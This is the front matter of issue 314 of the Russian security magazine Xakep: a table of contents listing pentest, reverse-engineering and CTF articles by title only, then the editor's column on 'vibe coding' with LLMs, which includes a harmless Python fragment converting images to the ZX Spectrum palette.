ХАКЕР

№314

За кулисами проекта Darcula

Вскрываем «Яндекс Станцию»

Автоматизируем IDA Pro и x64dbg

Cover Story

РАЗВЕДКА ПО ПЛАНУ

Составляем полный воркфлоу разведки перед пентестом

№ 314

CONTENTS

▶ **Вайбколхозинг**
Колонка главреда

▶ **MEGANews**
Самые важные события в мире инфосека за май

▶ **Passive Recon**
Составляем полный воркфлоу для тихой разведки

▶ **Active Recon**
Составляем пошаговый план активной разведки

▶ **Пентест провайдера**
Как цепочка классических багов привела к полной компрометации

▶ **В кроличьей норе**
Штурмуем отладочную консоль «Яндекс Станции»

▶ **Автоматизация IDA Pro**
Дорабатываем «Иду» напильником

▶ **Сапфировый билет**
Подделываем TGT с чужими привилегиями

▶ **Уроки форензики**
Создаем профиль Volatility для анализа инцидентов в Linux

▶ **Автоматизируем x64dbg**
Как превратить отладчик в хакерский комбайн

▶ **Modologic**
Декомпилируем проприетарный ассемблер в си-код

▶ **HTB Heal**
Эксплуатируем LFI в проекте Rails

▶ **HTB UnderPass**
Используем Mosh для получения сессии на сервере

▶ **HTB BigBang**
Эксплуатируем баг в glibc для получения RCE

▶ **HTB EscapeTwo**
Захватываем домен техникой ESC4 ADCS

▶ **Браузер в браузере**
Разбираем простую, но эффективную технику кражи учетных данных

▶ **Охота на «Даркулу»**
Заглядываем за кулисы глобального фишинга


▶ **Слушай сердце**
Пишем тулзу для перехвата учеток

▶ **Непростой Macronix**
Расширяем перечень микросхем, подвластных UNO-программатору

▶ **Регенератор**
Возрождаем технологии XX века 100 лет спустя

ВАЙБКОЛХОЗИНГ

Колонка главреда



С момента появления ChatGPT идут споры о его применимости в разных областях. Пожалуй, самая важная из них — программирование. Давай разберемся, почему разговоры про «вайбкодинг» выводят программистов из себя примерно за 0,01 секунды и правы ли они в своем гневе.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Современные языковые модели прекрасно умеют выплевывать куски кода, когда их об этом попросят. Зачастую эти куски даже работают и делают то, что нужно.

Эксплуатацию этого явления программистами уже не остановить. ИИ-автокомплит теперь неотъемлемая часть программирования — наравне с обычным автокомплитом и линтером.

Впрочем, сравнивать стоит скорее с подрезанием готового кода на Stack Overflow. Кстати, трафик этого кладезя знаний уже вошел в крутое пике — именно благодаря вездесущим LLM.

Пользу языковых моделей признают и некоторые мастодонты кодинга. Вот, например, недавний твит Джона Кармака:

> «ИИ-программирование часто используется для генерации большого объема кода, который нередко принимается бездумно. Но похоже, у ИИ есть не меньше потенциала и для того, чтобы делать кодовую базу красивее.
>
> Поддерживать код в хорошем состоянии или распутывать клубок старого хаоса требует усилий... и неутомимый ИИ-помощник, который постоянно просматривает код и предлагает улучшения, может быть очень полезен. ИИ — как прилежный член команды, а не волшебник, исполняющий желания.»

Как видишь, среди похвалы есть и наезд: Кармак осуждает «бездумное применение большого объема сгенерированного кода». А это, друзья мои, и есть наш вайбкодинг.

При некоторой изворотливости LLM можно использовать, чтобы писать код вообще без знаний о языке. Точно так же, как диффузионные модели позволяют «рисовать», не притрагиваясь к инструментам.

Да, такой код часто потом не работает, но вайбкодер, раскачиваясь под классную музычку, шлет ошибку и трейс обратно модели и требует починить. Если прокатило, то можно просить новую фичу, и она тоже появится как по волшебству.


Совру, если скажу, что сам никогда так не делал. Например, прошлая колонка была проиллюстрирована картинкой, где золотой ZX Spectrum стоит на пьедестале. Она, между прочим, сделана по всем правилам спектрум-арта.

INFO

ZX Spectrum имел интересное ограничение: при наличии восьми цветов и двух уровней яркости, в квадрате 8 на 8 пикселей могло присутствовать только два разных цвета. Отсюда и квадратики на сконвертированных картинках. Настоящие художники-спектрумисты умеют ловко избегать этого эффекта.


Сначала я пытался выпросить что-то в духе «Спектрума» у ChatGPT, но быстро разочаровался: соблюдать такие четкие правила при генерации картинок он, конечно, не умеет.

Зато нейронка может накатать несколько сот строк на Python, которые будут конвертировать любую картинку в формат ZX Spectrum. Хоть записывай на кассету и смотри на ЭЛТ-телевизоре!



```python
RGB = Tuple[int, int, int]

ZX_PALETTE: List[RGB] = [
    (0, 0, 0),      (0, 0, 205),   (205, 0, 0),   (205, 0, 205),
    (0, 205, 0),    (0, 205, 205), (205, 205, 0), (205, 205, 205),
    (0, 0, 0),      (0, 0, 255),   (255, 0, 0),   (255, 0, 255),
    (0, 255, 0),    (0, 255, 255), (255, 255, 0), (255, 255, 255),
]

BASE_IND = list(range(0, 8))
BRGT_IND = [0] + list(range(9, 16))

IDX_MAP: Dict[RGB, Tuple[int, int]] = {rgb: (i & 7, 1 if i & 8 else 0) for i, rgb in enumerate(ZX_PALETTE)}

ALLOWED: List[RGB] = []
ALLOWED_LAB: List[Tuple[float, float, float]] = []
BRIGHT_BIT = 0

_Xn, _Yn, _Zn = 0.95047, 1.0, 1.08883

def _srgb_to_lin(c: float) -> float:
    return c / 12.92 if c <= 0.04045 else ((c + 0.055) / 1.055) ** 2.4

def _f(t: float) -> float:
    return t ** (1/3) if t > 0.008856 else 7.787 * t + 16/116

def rgb_to_lab(rgb: RGB) -> Tuple[float, float, float]:
    r, g, b = (v/255.0 for v in rgb)
    r, g, b = map(_srgb_to_lin, (r, g, b))
    X = 0.4124564*r + 0.3575761*g + 0.1804375*b
    Y = 0.2126729*r + 0.7151522*g + 0.0721750*b
    Z = 0.0193339*r + 0.1191920*g + 0.9503041*b
    fx, fy, fz = _f(X/_Xn), _f(Y/_Yn), _f(Z/_Zn)
    return 116*fy-16, 500*(fx-fy), 200*(fy-fz)

@functools.lru_cache(maxsize=1<<16)
def nearest_color(rgb: RGB) -> RGB:
    lab = rgb_to_lab(rgb)
    best_rgb = ALLOWED[0]
```

Фрагмент кода конвертера

